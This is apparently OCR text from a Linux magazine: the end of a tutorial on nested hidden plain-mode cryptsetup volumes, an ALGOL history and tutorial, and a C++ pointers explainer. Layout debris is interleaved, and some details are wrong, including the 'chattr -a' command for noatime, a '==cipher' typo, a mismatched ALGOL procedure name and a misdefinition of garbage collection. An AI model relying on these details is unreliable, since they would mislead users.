    32768, 98304, 163840, 229376, 294912

Allocating group tables: done
Writing inode tables: done
Creating journal (8192 blocks): done
Writing superblocks and filesystem accounting information: done

jaake@ghoul:~$
```

from the blank parts of the disk. We are going to use **cryptsetup**, which is a tool that lets us use the **dmccrypt** kernel module to create a plain hidden partition that is indistinguishable from empty disk space. Depending on your distribution you may need to install this tool yourself.

Normally when you create an encrypted partition it uses a Luks key. Luks in its default mode places a header at the beginning of the device or file that contains a hashed key in one of up to eight key slots and all of the cipher information as well. The problem is that if there is a Luks header present it proves that there is probably data hidden on the drive. What we will do is to forego this Luks header by using **dmccrypt** in plain mode. This mode enables us to take raw blocks from the drive and then apply a block cipher, an offset, and a passphrase to decrypt them.

There are two things to note about using the plain mode: Number one is that you must have an exceedingly long passphrase to protect your data, because instead of the passphrase unlocking a strong key and then using that key to unlock the disc, your passphrase acts as the entire key itself. I would recommend 14 random words, some special characters, and some numbers if you want military level security. However, seven random words should be just fine for a reasonable level of security. Make sure that you use a random word generator, as just coming up with seven random words from your head is not really very random. An easy way to do this is:

```
$: aspell dump master | shuf -n 7
```

or

```
$: cat /usr/share/dict/<your-lib-here> | shuf -n 7
```

Number two is that we also need to use the **offset** parameter to make sure that our hidden container doesn't overwrite the filesystem and files that we have placed at the beginning of the drive.

We'll use **cryptsetup** to open our encrypted block device. The **offset** parameter number represents 512 byte sectors. Use **fdisk** to determine the total size of the block device in 512-byte sectors; in this case we are using 2GB which is 4,194,304 512-byte sectors. We are going to put our secret partition about

Despite the hidden and encrypted nature of our partition, we're still using standard tools.

### LV PRO TIP

Make sure that you don't fill the disk up more than halfway when you're putting files in your decoy partition: I would recommend only filling up 10–30% if it is an SSD or Flash device.

```

jaake@ghoul:~$ sudo mkfs.ext4 /dev/mapper/secret
mke2fs 1.42.9 (4-Feb-2014)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
54544 inodes, 217756 blocks
10887 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=226492416
7 block groups
32768 blocks per group, 32768 fragments per group
7792 inodes per group
Superblock backups stored on blocks:
    32768, 98304, 163840

Allocating group tables: done
Writing inode tables: done
Creating journal (4096 blocks): done
Writing superblocks and filesystem accounting information: done

jaake@ghoul:~$
ghoul:~$ 1:bash 2:jkln#- 3:ghoul*

```

Shhh... we're creating our secret filesystem. Make sure no one is looking!

halfway through the drive, so our offset is going to be 2,100,000. You can also select your own cipher, but I'll leave that to you to explore.

```
$: sudo cryptsetup --type=plain --cipher=twofish-xts-plain64 --offset=2100000 open /dev/sd* secret
```

It's important to note that what we're actually doing is taking raw blocks off the device and running them through our encryption cipher in RAM. If you were to say, change the password that you use by even one character, you would be opening a completely new and different decrypted version of the same blocks. This also applies if your offset is off by even one 512-byte sector. This is why it is important that you save all the information in the above command, otherwise you will be unable to reopen the hidden partition. This also means that **cryptsetup** will never warn you if you enter the information incorrectly: it just opens the volume according to the given parameters. The passphrase, cipher, and offset are effectively replacing the Luks header that would normally exist to open the volume.

For additional security you might consider using a random offset number like 2187942 instead of 2100000, though this is certainly unnecessary since we are already employing tinfoil hat levels of security.

Now we have our first secret volume open and it will be available on **/dev/mapper/secret**. You can use whatever name you like for your hidden volume. All you'd need to do is change the last word of the above command. What we'll do next is create a filesystem directly on our secret block device.

```
$: sudo mkfs.ext4 /dev/mapper/secret
```

Now that we have our hidden filesystem, let's mount it somewhere.

```
$: sudo mount /dev/mapper/secret /mnt/temp
```

Go ahead and put some secrets in there! Once you're finished, unmount the hidden filesystem and close the block cipher with:

```
$: sudo umount /mnt/temp
```

```
$: sudo cryptsetup close /dev/mapper/secret
```

Unplug the USB or reboot and test to see if the first partition we set up is available. You should now have a disk that looks as though it has a normal working

partition table with data in it. Now it's important to remember that if you write to this device you risk destroying the encrypted data. This is especially true for solid state memory, so it's important to place all of the top-level data that you want to use on the device before you create the hidden volumes. To open that hidden volume you need to first unmount the top level partition then run the same **cryptsetup** command we used earlier.

```
$: sudo umount /dev/sd*1
```

```
$: sudo cryptsetup --type=plain --cipher=twofish-xts-plain64 --offset=2100000 open /dev/sd* secret
```

Enter your passphrase again and then mount the secret partition wherever you like.

```
$: sudo mount /dev/mapper/secret /mnt/temp
```

What we have created is a normal looking device with information on it that can be read and used normally, as well as a hidden volume that can not even be proven to exist at all.

Now I know some of you are thinking: "Isn't it suspicious to have a device that has been completely randomly overwritten and only contains a little data at the beginning of the drive?" Well yes, it may be suspicious. Although it cannot be proven that any real data exists at the end of that drive, we can make it even more resistant to potential coercion.

Let's say you have some powerful enemies and they've looked very hard at the device and decided that you do in fact have an encrypted volume on the end of your drive and they're going to make you open it or they will drown your beloved hamster Leopold right before your very eyes. These guys are not going to take "uh, I forgot the password." for an answer. What we can do in this case is nest another hidden volume within the previous volume "secret" that we created. We'll call this the inception volume.

## Create the hidden, hidden partition

Let's assume we have anticipated the above hamster hostage scenario as a possible outcome and prepared accordingly. For this scenario we'll have a normal-looking drive with normal data on it, and we'll have a hidden encrypted volume on the end of the drive containing yet another hidden encrypted volume within. What we are going to do is assume that we are going to have to give up the keys to our first hidden encrypted volume.

The first hidden volume will contain only decoy data. The decoy data should be convincing – after all, you need this coercive party to believe it was at least worth encrypting. We'll assume you best know what plausible data you might want to hide but wouldn't mind being revealed to an attacker in an emergency.

What we are going to do is treat **/dev/mapper/secret** the same way we previously treated **/dev/sd\***; as a plain block device. You'll need to generate another password and calculate another offset. For this example we'll just cut the last offset we used in half to 1050000, which should give us about 300MB of inception volume space.

### LV PRO TIP

You could use encryption on the visible partition to throw another variable into the singularity.

Open the secret partition we previously created, and instead of secrets, place some decoy data into it. It should already be mounted on `/mnt/temp` from the previous step. I'd suggest that you use no more than 30% of the available space. After you have finished writing the decoy data, unmount the partition

```
$: sudo umount /dev/mapper/secret
```

Now create the inception partition using `/dev/mapper/secret` as the target block device. Remember to generate a new random password and use the new offset for this volume.

```
$: sudo cryptsetup --type=plain --cipher=twofish-xts-plain64 --offset=1050000 open /dev/mapper/secret inception
```

You should now see `/dev/mapper/inception`, which is the true hidden volume. Let's make a filesystem on `/dev/mapper/inception` as we did with our first hidden partition.

```
$: sudo mkfs.ext4 /dev/mapper/inception
```

We can now mount the **inception** volume.

```
$: sudo mount /dev/mapper/inception /mnt/temp
```

This is now where you would place your super secret sensitive data. Note that this setup is unstable when using any kind of solid state technology such as a USB flash drive. It can certainly be done if you are careful about not writing too much to the drive after its creation. After you have finished placing your sensitive data into the inception partition you can close the disk:

```
$: umount /dev/mapper/inception
```

```
$: sudo cryptsetup close /dev/mapper/inception
```

```
$: sudo cryptsetup close /dev/mapper/secret
```

Unplug the disk then plug it back in. You should see only the top-level partition containing the media we placed there in the beginning. To access your hidden, hidden data you must open both encrypted volumes after first unmounting the top level partition (if it was auto-mounted).


```
$: umount /dev/sd*1
```

```
$: sudo cryptsetup --type=plain --cipher=twofish-xts-plain64 --offset=2100000 open /dev/sd* secret
```

```
$: sudo cryptsetup --type=plain ==cipher=twofish-xts-plain64 --offset=1050000 open /dev/mapper/secret inception
```

```
$: mount /dev/mapper/inception /mnt/temp
```

This technique illustrates some of the powerful things that one can accomplish using standard Linux tools. The Linux ecosystem is set up in a way that



You can never have enough levels of security. If you're concerned, add more.

promotes creativity by freely providing powerful tools that can be used in many different ways. I invite you to explore **cryptsetup** and **dmccrypt** more fully, as there are many more amazing things that you can accomplish with these tools.

### Flash/SSD


Flash memory isn't allocated in contiguous blocks; blocks are instead allocated based on wear-levelling. There is a controller in every flash drive that keeps track of the pages in the drive and calls upon them in a manner that distributes writes evenly in order to maximise the drive's life. For this reason if you are using a flash drive I would recommend that you keep the non-hidden partition mostly empty and to set the file attributes on any files contained therein to **noatime**. This can be done with the **chattr** command:

```
$: chattr -a /path/to/files/*
```

This will minimise the chance that accessing data in the top-level partition will destroy data in the decoy or inception volumes. Also while using solid state memory you should always avoid writing to the device after it is initially created, as every time you do you risk destroying your hidden data. Instead, it would be safer to build an entirely new set of hidden partitions each time you would like to add secret data to your device. This process could easily be scripted in *Bash*.

The partition scheme we created was tested 10 times on a single flash drive to determine if failures were likely to occur during the creation process. These tests were performed on a 2GB USB flash drive that was about 25% full on the top level. There were 15 decoy files totalling 151MB on the decoy volume and 8 inception files totalling 81MB on the hidden, hidden volume. There were zero failures out of 10, however you should always thoroughly test the volumes after creation and make backups of important data. The limit to how much you will be able to add to the drive after its initial creation will depend on the specific flash drive's page size and the size and number of files you've added.

**LV PRO TIP**  
It's only because open source is transparent that we can have any confidence in encryption.



With a couple of Linux commands, we can use `/dev/mapper` just like any ordinary block device.

Jake Margason isn't paranoid; he just knows that everyone really is out to get him.

# ALGOL: THE LANGUAGE OF ACADEMIA

ALGOL introduced concepts that are an integral part of nearly every language since – but it never stood a chance against FORTRAN.

Unless you've studied computer science, you probably won't have heard of ALGOL. It was designed by a committee of scientists, half from the US Association for Computing Machinery (ACM), and half from the German Gesellschaft für Angewandte Mathematik und Mechanik (GAMM). They met in Zurich in 1958, with the grand intention of designing a universal computing language. The preliminary post-meeting report called this language IAL (International Algebraic Language); it was officially renamed ALGOL about a year later. The first ALGOL 58 compiler was implemented by the end of 1958.

ALGOL 58 was fairly basic. It did introduce the basic idea of a compound statement: a block of statements, surrounded by **begin...end**, which can be treated as a single statement. This works particularly well with control structures such as loops and **if/then** structures. However, ALGOL 58 was soon superseded by ALGOL 60, which is the version of ALGOL we'll look at here. It came from a design meeting in Paris in 1960, consisting of seven scientists from Europe and six from the USA, described by Alan Perlis as "exhausting, interminable, and exhilarating".

Here are some of ALGOL's characteristics:

- Block structure: the ability to create blocks of statements that control the scope of both variable

assignments (local vs global) and control statements (**if** blocks, loops, functions, etc). This is a feature of pretty much all subsequent languages.

- Two methods of passing parameters to subroutines (functions): call by value (where all arguments are evaluated before being passed into the function) and call by name (where the arguments are evaluated in the function itself).
- If/then/else statements and an iteration control statement. FORTRAN did have some **if** statements and a **do** loop in 1957, and some machine languages had versions of it too. However, the ALGOL version was broader, less limited; FORTRAN's was initially only arithmetic-based.
- Recursion: a program or function could call itself. (FORTRAN didn't have this officially until 1977.) According to reports from the 1960 committee, recursion was to some extent snuck in the definition against the preferences of part of the committee.

ALGOL had some initial popularity with research scientists, but less so commercially, due partly to the lack of I/O functions and partly to the fact that few of the big computer vendors were interested in it. IBM had been heavily pushing FORTRAN, and there were already a significant number of FORTRAN programs floating around for people to build on. ALGOL's problems may also be a reflection of the fact that it was designed by academics, with no real effort made to make it easy to understand, although it is very clear if you are familiar with the necessary mathematical and logical concepts. (In comparison, FLOW-MATIC and later COBOL were designed to be accessible for non-scientific users.)

However, there were machines that ran ALGOL. Burroughs machines in particular were designed to run ALGOL well (in particular their own Extended ALGOL version), and there are still ALGOL-friendly machines running today. A couple of current ALGOL programmers, both using Unisys Clearpath mainframes, popped up on a Stack Overflow thread in 2012, so at least as of two years ago it was active in the wild.

ALGOL 68 was intended to be a successor to ALGOL 60, but in practice it was more like a complete rewrite. It is much more complex than ALGOL 60 (and was criticised by some of the design committee, including Edsger Dijkstra, for this). It is sufficiently different that it is treated as a separate language; "Algol" in general refers to versions of ALGOL 60.



Peter Naur, Turing Award winner (although he prefers Backus Normal Form to Backus-Naur Form).  
 CC BY-SA 3.0

## ALGOL's influence

C.A.R. Hoare in 1973 said that ALGOL was “a language so far ahead of its time, that it was not only an improvement on its predecessors, but also on nearly all its successors.” Hoare was a big fan of the simplicity and clarity of ALGOL's program structure and concepts.

The development of Backus-Naur form was one of ALGOL's important effects. Blocks and compound statements were first seen in ALGOL and were picked up by nearly every language thereafter; and ALGOL was the first language to explicitly make recursion possible, although it had been possible in practice to write recursive procedures before then.

In general, what ALGOL did was to clarify and popularise a collection of concepts that already sort of existed but hadn't been specified so neatly before this. As a language used on

computers, it didn't have much of a future. But as a means of describing algorithms to other humans, in journals and publications, it was hugely popular; and it was used for years to teach algorithmic programming at universities. As such, its real long-term impact may be more subtle. A generation of academically-trained coders had at least some ALGOL experience, whatever they might later go on to do. Arguably, the fact that ALGOL never became commercially popular actually helped this; it didn't need to worry about moving onwards, about backwards compatibility, or any of the rest of that. It just continued to do what it did, and it did it very well.

(With thanks to Huub de Beer and his excellent and fascinating history of ALGOL, available at <http://heerdebeer.org/ALGOL>)

The structure of a language is determined by its grammar: the set of rules describing what is permitted in the language. Backus-Naur form was developed in order to describe ALGOL 60, but also as a notation to describe any grammar for any language. Most of it was created by John Backus (who was responsible for the team who developed FORTRAN), but it was improved for ALGOL 60 by Peter Naur. Since then it is nearly always used to formally specify the rules for a language. Every rule is given like this:

### name ::= expansion

This means that **name** can be expanded into, or replaced by, **expansion** (they are defined to be the same).

Here's an example from the first version of BNF:

```
<number> ::= <digit> | <number> <digit>
<digit> ::= 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9
```

The | sign means 'or', so the first line means that any number is defined as an digit, or any number followed by a digit. The second line defines a 'digit'. So this means that a number consists of any number of digits. Here's another example from the K&R definition of C:

```
type_qualifier ::= 'const' | 'volatile'
```

This means that a type qualifier can be either **const** or **volatile**. (This is from C89; two more types now exist.)

Grammars are useful partly because they provide a formal definition of a language, so there's no room for disagreement or ambiguity. This in turn makes it possible in many cases to mechanically build parsers and compilers. Extended BNF (which includes the **?**, **\***, and **+** operators to represent different sorts of repeated value) is used to define even more different protocols and data formats.

## Running ALGOL and Hello World

To compile ALGOL 60 on a modern Linux machine, your best bet is the GNU project *Marst*, which is an Algol-to-C translator. You'll need to get it from a GNU mirror (see its webpage – [www.gnu.org/software/marst](http://www.gnu.org/software/marst)) as it doesn't seem to be packaged for at least the Linux distributions I checked.

Once it's downloaded and unpacked, you should be able to compile and install it from the unpacked

directory with

```
./configure; make; make install
```

By default this installs things in **/usr/local/** (check the configure options if you wish to change this). Edit your \$PATH if *Marst* doesn't find the executable. You may also need to edit **\$LD\_LIBRARY\_PATH** if it is blank:

```
$ echo $LD_LIBRARY_PATH
$ export LD_LIBRARY_PATH=/usr/local/lib
$ echo $LD_LIBRARY_PATH
/usr/local/lib
```

First up, as ever, Hello World:

```
comment This is a Hello World example;
outstring(1, "Hello world!\n")
```

The begin and end lines do what you expect. **comment** treats all the following characters as a comment (across multiple lines if need be) until it encounters a semi-colon. In general, ALGOL statements end with a semi-colon, but the last one before the final end need not.

As mentioned above, the original ALGOL 60 spec did not include I/O functions. Various compilers solved this problem with their own library functions; **outstring** seems to have come from IBM, and was officially included in the modification of ALGOL 60 published in 1976. **outstring** uses an I/O channel, of which there are 16, to provide input and output. 0 is always stdin and 1 (as here) is always stdout. Others must be assigned to files.

To compile and run this code takes several steps, as you need to translate it into C, then compile the C with reference to the relevant libraries:

```
$ marst hello.alg -o hello.c
$ gcc hello.c -lalgol -lm -o hello
```

```

hello.alg (~coding/algol) - GVIM
File Edit Tools Syntax Buffers Window Help
Begin
comment this is a comment;
outstring(1, "Hello world!\n");
$ marst hello.alg -o hello.c
hello.alg: warning: unlabelled dummy statement
julieta@inspiral:~/coding/algol$ gcc hello.c -L/usr/local/lib -lalgol -lm -o hello
julieta@inspiral:~/coding/algol$ ./hello
Hello world!
julieta@inspiral:~/coding/algol$


```

## LV PRO TIP

Algol is also a bright star in the constellation Perseus; specifically, an eclipsing binary star with a partial eclipse every 68.75 hours. The brightness change is visible to the naked eye. In fact it's a triple-star system, but the third star is quite far from the eclipsing pair.

Our Hello World program written and compiled. Note the “dummy statement” warning about that final semi-colon.

Version 1 of the Archimedes program narrowing the range down. A neater way to do this might be to edit the values of a and b in a single procedure, without returning a value at all:



```

$ ./hello
Hello world!
$
    
```

### Mini program

Here's another test program to get the idea of how things are structured:

```

integer N, M;
N := 12;

begin
integer procedure oneton(N);
value N;
integer N;
begin
integer i;
for i := 1 step 1 until N do
begin
outinteger(1, i);
outstring(1, "\n");
end loop;
onetoten := (N * 2);
end oneton;

M := oneton(N);
outinteger(1, M);

end all;
    
```

#### LV PRO TIP

If you'd rather try out ALGOL 68, Algol 68 Genie is available at <http://jmvdveer.home.xs4all.nl/contents.html>, packaged for many distributions or in source code form. There's also a web app that enables you to try out code in your browser.

You'll get even more "unlabelled dummy statement" warnings this time, again due to 'unnecessary' semicolons. My experience was that trying to remove these warnings just meant more time spent bug-hunting every time I edited the code and the necessity of the semi-colons changed. Feel free to edit them out if you disagree.

Here's some of the aspects of ALGOL you'll see in the code:

- The first two lines (declaring global variables) can also be moved to just before the **M := oneton(N);** line. However, the code fails to compile if you have those lines between the second begin and the procedure definition.
- Assignment is the **:=** operator. Variables must have a type before they can have a value assigned to them.
- You need **begin...end** around the main body of the code as well as around the full program.

- Similarly, procedure code (operational code, after the variable declarations) needs a **begin...end** enclosure. This is what allows ALGOL to treat multiple statements as a single procedure (function) block.
- The line integer procedure **oneton(N)** defines a procedure which returns an integer, is called **oneton**, and takes a single parameter, **N**.
- The **value** keyword specifies that we are passing these parameters in by value; that is, they are evaluated and then passed into the procedure. (The other option is to pass by name, in which case they are evaluated within the procedure; see next section.) In either case, the parameter's type (eg integer) must also be specified.
- The **for** loop syntax is straightforward, but for multiple lines, once again you need **begin...end** wrapping to create a block.
- To call, and get a return value from, a procedure, create a variable and assign the procedure to it.
- **outinteger** does the same thing for integers as **outstring** does for strings. (There's also **outreal**.)
- Anything after **end** is treated as a comment. This means you can put labels on your end lines (eg **end foo**; to help you remember where you are in the code. I found this useful when bugfixing.

### Finding pi

This next piece of code uses the method Archimedes developed of finding  $\pi$ , by drawing a polygon just around a circle, a polygon just inside the unit circle, and using these as an upper and lower bound on the circumference of the circle.

The bounds are expressed like this ( $2\pi r$  being the circumference of a circle, and **an** the side length of the n-sided polygon drawn outside the circle):

$$an > 2\pi r > bn$$

If you start with a unit circle  $r = 1$ , so a and b provide bounds for  $2\pi$ .

To calculate a and b, we use an iterative formula, starting with  $a_6$  and  $b_6$  which represent hexagons drawn outside and inside a unit circle. These values are easy to calculate and come out at  $4\sqrt{3}$  and 6. The iterative formulae are:

$$a_{2n} = (2anbn) / (an + bn)$$

$$b_{2n} = \sqrt{a_{2n}bn}$$

### ALGOL's influence

In some versions of ALGOL, the compiler required "keyword stropping", which looked like this:

```

'INTEGER' 'PROCEDURE' oneton(N);
'VALUE' N;
'INTEGER' N;
'BEGIN'
'INTEGER' i;
    
```

ie keywords are identified by quotes rather than the compiler knowing the reserved words. The *Marst* compiler doesn't require this, nor is it used in the example documentation so I have used reserved keyword format for ease of reading.

So we start with a hexagon ( $n = 6$ ), and double the number of sides in each round, getting steadily closer and closer to a true circle.

Here's a program that does the calculation:

```
begin
real a, b, anext, bnext;
a := 4 * sqrt(3);
b := 6;

begin
real procedure archimedes(a, b);
value a, b;
real a, b;
begin
archimedes := (2 * a * b) / (a + b);
end archimedes;

real procedure archimedesb(anext, b);
value anext, b;
real a, b;
begin
archimedesb := sqrt (anext * b);
end archimedesb;

integer i;
for i := 1 step 1 until 10 do
begin
anext := archimedes(a, b);
bnext := archimedesb(anext, b);
a := anext;
b := bnext;
outreal(1, (a / 2));
outstring(1, " > pi > ");
outreal(1, (b / 2));
outstring(1, "\n");
end loop;
end all;
```

As in the previous section, we declare our global variables first, and then start the main body of the code. There are two procedures, one to calculate the next value of **a**, and one doing the same for **b**, both of which return a real value. The **for** loop then repeats the iterative procedure 10 times, printing the results each time.

```
real a, b;
a := 4 * sqrt(3);
b := 6;

begin
procedure archimedes(a, b);
real a, b;
begin
a := (2 * a * b) / (a + b);
b := sqrt (a * b);
end archimedes;

procedure archprint;
begin
outreal(1, (a / 2));
outstring(1, " > pi > ");
```

```

1 juliet@inspiral:~/coding/algol
3.1586599421 > pi > 3.13262861328
3.1460921513 > pi > 3.13950920985
3.14271459865 > pi > 3.14161195889
3.1437384998 > pi > 3.1415424229
3.14166274796 > pi > 3.14155766791
3.1416191766 > pi > 3.1415881515
3.1415978432 > pi > 3.14159846323
3.14159274877 > pi > 3.141592186
3.14159292739 > pi > 3.14159251609
juliet@inspiral:~/coding/algol
```

Version 2: passing by name.

```
outreal(1, (b / 2));
outstring(1, "\n");
end archprint;

integer i;
for i := 1 step 1 until 10 do
begin
archimedes(a, b);
archprint;
end loop;
end all;
```

This time, instead of calling by value (with the **value** keyword), we pass parameters into the **archimedes** procedure using call-by-name. This means that instead of evaluating **a** and **b** and passing the evaluation into the procedure, we pass the actual variables. This means that we can edit the variables within the procedure itself and these changes will propagate globally rather than just locally. (This is exactly the sort of side effect that functional programming seeks to avoid.)

The procedure **archprint** accesses the same global variables in a slightly different way; instead of being passed in, it simply uses the fact that they are global variables to access them by name.

## Afterword

ALGOL 60 truly feels like a giant step forwards for the time; a language that pioneered ideas that have become an intrinsic part of how we code. In many ways, however popular FORTRAN might have been, it took years for it to really catch up to ALGOL from a theoretical point of view. (Unfortunately, beauty and elegance are not always the most important factors when making a choice of coding language; being able to compile it has to come first, and availability of libraries is also important. Both of which factors ALGOL fell down on.)

It would be nice to know what would have happened to ALGOL if it had lasted as long as FORTRAN; but perhaps ALGOL 68 demonstrates that the purity of an academically-designed 'universal language', and the practicalities of writing code across many different machines, were always going to clash sooner or later. 📺

Juliet Kemp is a scary polymath, and is the author of Apress's *Linux System Administration Recipes*.

# CODE NINJA: WHAT ARE POINTERS?

Ever wondered what those mysterious \* and & symbols mean and how they're used? Wonder no more.

## WHY DO THIS?


- When reading someone else's code, you'll never need to worry about encountering pointers.
- Your linked lists will be ridiculously efficient.

Like a metaphorical bridge over the river Styx, pointers are a bridge between the old world of programming and the modern era of languages. Using them helps the programmer feel closer to the bare metal of the machine, but many modern languages, quite rightly, eschew their liberal unregulated freedom because pointers quickly become unwieldy, difficult to follow and dangerous. And it's true that a good programmer shouldn't ever need to use pointers, regardless of the language they're using. But pointers are fascinating, and more importantly, widely misunderstood.

Learning about how pointers work will give you some insight into how variables work as well as how much real work your compiler and your computer are doing on your behalf, turning variables into executable code. If you've worked through Mike's assembler tutorials (see page 106), pointers will also bridge the gap between what you've learnt about referencing memory locations and what eventually become variables in most other languages. We're mentioning variables a lot because a pointer is very similar to a variable (the 'i' in 'i = 1', for instance), and a pointer can be used to perform very similar operations. But pointers are also far more flexible. This flexibility doesn't come about because they're more advanced than variables – and this is key to understanding what pointers are – they're more powerful because they're less advanced and less defined in their roles.

## Flexibility

By 'less advanced' we mean they're halfway between being what we'd describe as assembler and what we'd describe as a higher function that behaves like a regular variable. It's this half-way point that's so important because the programmer can access this entry point and use it to their advantage. This is the reason why they're so beloved by a certain calibre of C and C++ programmers, which is where you'll most commonly find pointers in action.



The left-hand column lists the various ways of referencing the memory location of the variable (top) and the value it contains (bottom).

Here's an example written in the *lingua franca* of pointers, C++:

```
#include <iostream>
int main ()
{
    int variable = 123;
    int * pointer;
    std::cout << "Variable: " << variable << "\n";
    pointer = &variable;
    std::cout << "Pointer: " << *pointer << "\n";
    return 0;
}
```

Our example is generic C++ code. Even if you've never messed with this language before it should be relatively easy to follow because many languages use a similar syntax. Learning a little C or C++ (the object-oriented augmentation to the original specification) is handy, as it's what was typically used to build many of the early Linux utilities and shells, and C is used by Linux kernel developers.

The only bits in the above code that may cause confusion are **std::cout** and **<<**. The first is the simple function **cout** for sending text to your standard output. The **std::** prefix means that the function is coming from the namespace/class called **std**, which we imported from the **iostream** library in the very first line. The double less-than symbols, **<<**, are used here just as they are in *Bash* on the Linux command line, and redirect the data to the standard input.

We've saved this to a file called **pointer.cpp**. If you've got any kind of build environment installed, and that includes those times you've allowed your package manager to build things from source, you'll be able to compile and link this file into an executable binary by typing:

```
g++ -Wall pointer.cpp -o pointer
```

After a few moments, the build process will finish and you'll find that an executable file called **pointer** has been created in the same folder. You can run this as you would any local executable by typing **./pointer**. The output should look like the following:

```
$. /pointer
Variable: 123
Pointer: 123
```

Our source code first creates an integer variable called **variable**, and use this to store the number value **123**. We then create another integer variable and call this one **pointer**. You should also have noticed that between the **int** and the name, there's an asterisk (\*)



and this is where pointers enter the scene, centre stage. The asterisk is one half of the unholy character union that signals the use of pointers, the other character being **&** (ampersand). The asterisk comes first because it means that we're creating a pointer, rather than a fully fledged variable. A pointer doesn't store the value, as with the **int variable = 123** statement. Instead, it holds a reference to a variable defined by the type that comes before the asterisk. We've created an object that will hold a reference to a variable that's going to be an integer. This reference is usually going to be the memory location of where a variable is being held, but the end result is always that it returns the value references by the memory location, rather than returning the memory location itself.

## Unary operators

Sometimes the exact position of the asterisk will change, but it's always used to signify the use of a pointer. It's what's known as a unary operator, which means it only operates on a single operand – the value that follows it. Both the symbols used to work with pointers are unary operators. You could, for example, forget about the ambiguity of **int** and **\*** and just tell yourself the **int \*** string of characters is a special type that denotes a pointer to a variable that holds an integer, but because **\*** is an operator rather than a real type definition, this would be misleading. You need to keep using the asterisk symbol whenever you reference an object you're using as a pointer because it's not a specific data type, it's just a way of passing a reference. This is important.


On the following line, we simply output the value of the integer we created to illustrate that everything is working as expected. It's the line following this that shows pointers in action.

```
pointer = &variable;
```

Here's the other half of the character union, the ampersand symbol (**&**). This is

a unary operator that's used to return the memory location/address of a variable. Yes, the real memory location that's currently holding the value of 'variable'. This is the kind of thing you'd expect to be doing with assembler rather than a modern programming environment, but the ability to do this has survived because it enables you to perform a few neat tricks that are difficult to pull off as efficiently with any other method. With the address of **variable** passed to **pointer**, and with the definition of **pointer** as a reference to an integer, the compiler has everything it needs to return the value being held by **variable**, which is what we do on the last line.

Knowing the size of the value being held at the location being referenced is vital for the compiler to know how much data to return and how it should be interpreted. This is why the output from **\*pointer** is the value being referenced by the memory location being held in the pointer and not actually memory location



```

[graham@mbp-arch pointer]$ cat pointer.cpp
#include <iostream>
int main ()
{
    int variable = 123;
    int * pointer;

    std::cout << "Variable: " << variable << "\n";
    pointer = &variable;
    std::cout << "Pointer: " << *pointer << "\n";

    return 0;
}
[graham@mbp-arch pointer]$ ./pointer
Variable: 123
Pointer: 123
[graham@mbp-arch pointer]$

```

itself. Which in turn is why the value that's output is the value being held by **variable** and not anything else. If you wanted to see the actual memory location value, just remove the **\*** and rebuild the code. The output from that line will show something like 'Pointer: 0x7ffcba364334', which is the real memory location of 'variable' being held by the pointer.

There's another usage of pointers as a dereference operator. This is where you'd assign the value referenced by a pointer to another variable, like this:


```
int newvariable = *pointer;
```

The value now held in **newvariable** is a copy of the value referenced by 'pointer' and not a pointer, if that makes sense. If the pointer value changes, **newvariable** won't change because it's been decoupled/dereferenced from the pointer. And that's all there is to pointers – the creation of a variable used for a reference and the use of the **&** operator to return the memory address of where something is being stored. Because it's a reference to a memory location, if the value being held at that location changes then so to will the value returned by the pointer. Pointers are useful when you don't want to copy or duplicate

large data types – you can use them to pass functions to other functions, for example, and they're used to create linked lists.

There's one important side effect: you need to be careful that you don't leave any loose

ends or broken pointers. This is collectively known as garbage collection, and C and C++ in particular do very little to help the programmer. You need to make sure you free up memory and unused pointers yourself. If you want to play with pointers, we'd recommend a modern language with pointer support and automatic garbage collection, such as Go. Its implementation of pointers is very similar to C and C++, which helps with experimentation.

